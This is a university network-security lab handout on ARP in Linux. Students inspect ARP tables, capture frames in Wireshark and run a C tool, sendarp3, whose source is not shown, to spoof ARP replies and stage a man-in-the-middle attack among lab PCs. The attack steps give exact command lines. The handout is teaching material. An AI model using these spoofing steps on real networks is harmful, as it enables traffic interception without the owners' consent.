

CMPE455 Security of Computer Systems and Networks

Lab 2 ARP in Linux

Prepared by Alexander Chefranov on April 24, 2019

Modified by Tansel Sarihan on 27 October, 2019

You will conduct a series of Experiments 1-10, on two and three computers per group, according to the screenshots and explanations provided below. Screenshots of your experiments shall be taken and placed into the text below specified by *[Insert here ...]*.



For Experiment 8 and 9, fill in Ethernet and ARP frames for ARP request and ARP reply

For reporting, use the cover page given in Appendix 1, and submit a paper report and CD with it to the Evaluators on the specified date.

Experiments 1-9 are specified below:

Part 0. Taking screenshots with KSnapshot on Fedora



KSnapshot is a screenshot program for the KDE desktop environment. To take a screenshot of your experiment steps, press and hold the “Alt” button, then press the F2 button. The key combination will bring up a prompt as in figure below.

To launch KSnapshot, type “ksnapshot” into the corresponding box then click “OK” button. In user interface of the program, choose the capture mode (full screen or window under cursor) from the drop-down list and click “Take a New Snapshot” button. The taken screenshot can be saved to specific location by clicking “Save As...” button.

Part I. Experiments with 2 PCs

1. Viewing the MAC addresses of the interfaces of a machine in Linux:
Ifconfig

```
linuxlab@localhost:~/CMPE455
File Edit Tabs Help
[linuxlab@localhost ~]$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 10 bytes 940 (940.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 940 (940.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



p17p1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.181.125 netmask 255.255.255.0 broadcast 192.168.181.255
    inet6 fe80::21f:d0ff:fe10:e376 prefixlen 64 scopeid 0x20<link>
    ether 00:1f:d0:10:e3:76 txqueuelen 1000 (Ethernet)
    RX packets 314 bytes 51349 (50.1 KiB)
    RX errors 0 dropped 11 overruns 0 frame 0
    TX packets 315 bytes 25671 (25.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[linuxlab@localhost ~]$ arp
Address          Hwtype  Hwaddress          Flags Mask          Iface
192.168.181.1    ether   00:12:d9:7e:a9:43  C                   p17p1
[linuxlab@localhost ~]$ cd CMPE455
[linuxlab@localhost CMPE455]$ sudo ./sendarp1
```

[Insert here a screenshot for ifconfig]

Question: IPv4 and MAC addresses of your two computers?

2. Displaying the ARP table in Linux:
arp

```
linuxlab@localhost:~
File Edit Tabs Help
[linuxlab@localhost ~]$ arp
Address          Hwtype  Hwaddress          Flags Mask          Iface
192.168.181.1    ether   00:12:d9:7e:a9:43  C                   em1
[linuxlab@localhost ~]$ █
```

[Insert here a screenshot for ARP table]

Question: How many hosts are in the table?

3. Sending ping packets to a destination host:
ping destination_IP_address
ARP table on the source machine after ping.

```

linuxlab@localhost:~
File Edit Tabs Help
[linuxlab@localhost ~]$ arp
Address          Hwtype  Hwaddress      Flags Mask      Iface
192.168.181.1    ether   00:12:d9:7e:a9:43  C              em1
[linuxlab@localhost ~]$ ping 192.168.181.158
PING 192.168.181.158 (192.168.181.158) 56(84) bytes of data.
64 bytes from 192.168.181.158: icmp_seq=1 ttl=64 time=0.260 ms
64 bytes from 192.168.181.158: icmp_seq=2 ttl=64 time=0.141 ms
64 bytes from 192.168.181.158: icmp_seq=3 ttl=64 time=0.131 ms

rtt min/avg/max/mdev = 0.131/0.166/0.260/0.055 ms
[linuxlab@localhost ~]$ arp
Address          Hwtype  Hwaddress      Flags Mask      Iface
192.168.181.1    ether   00:12:d9:7e:a9:43  C              em1
192.168.181.158  ether   d0:27:88:21:d1:19  C              em1
[linuxlab@localhost ~]$ █

```

[Insert here a screenshot for Ping]

[Insert here a screenshot for ARP table on source computer after Ping]

[Insert here a screenshot for ARP table on destination computer after Ping]



Ping two computers, check ARP table again

[Insert here a screenshot for ARP table on source computer after Ping]

4. Wireshark

Launch: `sudo wireshark`

From Start menu select a valid interface (e.g. for Ethernet select em1)



[Insert here a screenshot for Wireshark launch]

5. Arp filtering

In filter field: **arp**



Sample Ethernet frame with ARP request:

[Insert here a screenshot for Ethernet frame with ARP Request]

Question: What are the source and destination MAC addresses in the Ethernet frame?

Sample Ethernet frame with ARP reply:

[Insert here a screenshot for Ethernet frame with ARP Reply]

Question: What are the source and destination MAC addresses in the Ethernet frame?

6. ARP reply program: sendarp3.c (see Appendix 2)

We will use the C code which is given in Appendix 2 as a tool to perform ARP spoofing. The sendarp3 program sends ARP reply from the attacker to the victim without an ARP request. It uses **interface name of the computer**, **target IP address which MAC is spoofed**, **spoof MAC address** (attacker MAC address or dummy MAC address), **IP address of the victim**, **MAC address of the victim**, and the **number of ARP replies** as parameters. The usage of the program can be seen from the figure below.

Usage: ./sendarp3 <interface> <target_IP_address> <spoof_mac> <victim_ip> <victim_mac> <num_of_reply>

Note that, entered IP and MAC addresses are used in ARP reply fields.

```
[tsarihan@asus ~]$ ./sendarp3
Usage of the program:
./sendarp3 <interface> <target_IP_address> <spoof_mac> <victim_ip> <victim_mac> <num_of_reply>
[tsarihan@asus ~]$
```

To use sendarp3 program, we should know the mentioned parameters above. To see interface name, MAC address and IP address, ifconfig command can be used. (See figure below)

```
tsarihan@asus:~
[tsarihan@asus ~]$ ifconfig
enp4s0f2: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 74:d0:2b:13:04:7d txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 29 bytes 2170 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 2170 (2.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.122.1 netmask 255.255.255.0 broadcast 192.168.122.255
    ether 52:54:00:05:ee:ac txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.7.102 netmask 255.255.255.0 broadcast 192.168.7.255
    inet6 fe80::c658:612b:15d3:cd8b prefixlen 64 scopeid 0x20<link>
    ether 6c:71:d9:67:c0:af txqueuelen 1000 (Ethernet)
    RX packets 18875 bytes 10758813 (10.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12486 bytes 1775372 (1.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[tsarihan@asus ~]$
```



An example output of ifconfig command can be seen from figure above. Figure shows the interface names (enp4s0f2 – wired, wlp3s0 - wireless), IP addresses (inet: 192.168.7.102) and MAC address (ether: 6c:71:d9:67:c0:af). Since the example is prepared by using wireless interface, “wlp3s0” is used as interface name but, in the lab we will use the name of wired interface which starts with “e”.

Initially, program sendarp3.c must be compiled and linked to create an executable file using the command line given below,
 gcc -o sendarp3 sendarp3.c

7. ARP spoofing

Now using the command line given in Step 6, generate ten ARP replies from attacker to the victim. Launch Wireshark and start capturing.

A sample example is provided below which generates ten ARP replies from 192.168.181.159 to be sent to 192.168.181.158 spoofing MAC address of 192.168.181.159 with dummy MAC such as 00:11:22:33:44:01 (program launch and Wireshark output):

[Insert here screenshot of your Send ARP Reply program launch and Wireshark output on the sending host]

ARP replies received on 192.168.181.158 (ARP table is shown before and after ARP replies receiving (before and after ARP spoofing) :

```

linuxlab@localhost:~/CMPE455_
File Edit Tabs Help
[linuxlab@localhost CMPE455_]$ arp
Address          Hwtype  Hwaddress      Flags Mask      Iface
192.168.181.1    ether   00:12:d9:7e:a9:43 C                em1
192.168.181.159 ether   d0:27:88:21:c9:ae C                em1
[linuxlab@localhost CMPE455_]$ arp
Address          Hwtype  Hwaddress      Flags Mask      Iface
192.168.181.1    ether   00:12:d9:7e:a9:43 C                em1
192.168.181.159 ether   00:11:22:33:44:01 C                em1
[linuxlab@localhost CMPE455_]$ █

```

[Insert here screenshot of Wireshark output and ARP table before and after ARP spoofing on the receiving host]

Question: How ARP spoofing is made?

- In Wireshark, take screenshots of ARP request and reply packets (from the data shown by Wireshark, for ARP request and reply messages).

[Insert here a screenshot for Ethernet frame with ARP Request]

Create a table to fill in **MAC destination**, **MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given below.

[Insert here a screenshot for Ethernet frame with ARP Reply]

Create a table to fill in **MAC destination**, **MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given below.

[Insert here a screenshot for Ethernet frame with ARP Spoofing Reply]

Create a table to fill in **MAC destination**, **MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given below.

Ethernet Frame structure taken from https://en.wikipedia.org/wiki/Ethernet_frame

802.3 Ethernet frame structure

Layer	Preamble	Start of frame delimiter	MAC destination	MAC source	802.1Qtag (optional)	Ethertype(Ethernet II) or length (IEEE 802.3)	Payload	Frame check sequence (32-bit CRC)	Interpacket gap
	7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets

ARP message structure taken from https://en.wikipedia.org/wiki/Address_Resolution_Protocol

ARP structure

Octet offset	0	1
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	

8	Sender hardware address (SHA) (first 2 bytes)
10	(next 2 bytes)
12	(last 2 bytes)
14	Sender protocol address (SPA) (first 2 bytes)
16	(last 2 bytes)
18	Target hardware address (THA) (first 2 bytes)
20	(next 2 bytes)
22	(last 2 bytes)
24	Target protocol address (TPA) (first 2 bytes)
26	(last 2 bytes)



Part II. Experiments with 3 PCs

9. ARP spoofing (man-in-the-middle attack)

Now experiment man-in-the-middle attack using command line given in step 6. Create two structures (before and after spoofing) with three PC MAC and IP addresses (a sample structure is provided below).

Using ping send packets from source to target.

Before ARP Spoofing



[Insert here screenshot of ARP table before ARP spoofing on the source PC]

[Insert here screenshot of ARP table before ARP spoofing on the target PC]

[Insert here screenshot of ARP table before ARP spoofing on the attacker PC]

After Spoofing



In this example attacker sends two replies, one to the source and one to the target PC using the below command lines.

Usage: ./sendarp3 <interface> <target_IP_address> <spooof_mac> <victim_ip> <victim_mac> <num_of_reply>

ARP reply from attacker to the source:

./sendarp3 em1 192.168.181.158 D0:27:88:2F:ED:15 192.168.181.159 D0:27:88:21:C9:AE 10



[Insert here screenshot of your Send ARP Reply program launch and Wireshark output on the sending host]

Create a table to fill in **MAC destination, MAC source and Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given in Step 8.

ARP reply from attacker to the target:

./sendarp3 em1 192.168.181.159 D0:27:88:2F:ED:15 192.168.181.158 D0:27:88:21:D1:19 10

[Insert here screenshot of your Send ARP Reply program launch and Wireshark output on the sending host]

Create a table to fill in **MAC destination, MAC source and Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given in Step 8.

[Insert here screenshot of ARP table after ARP spoofing on the source PC]

[Insert here screenshot of ARP table after ARP spoofing on the target PC]

[Insert here screenshot of ARP table after ARP spoofing on the attacker PC]

ARP table on Attacker PC

```
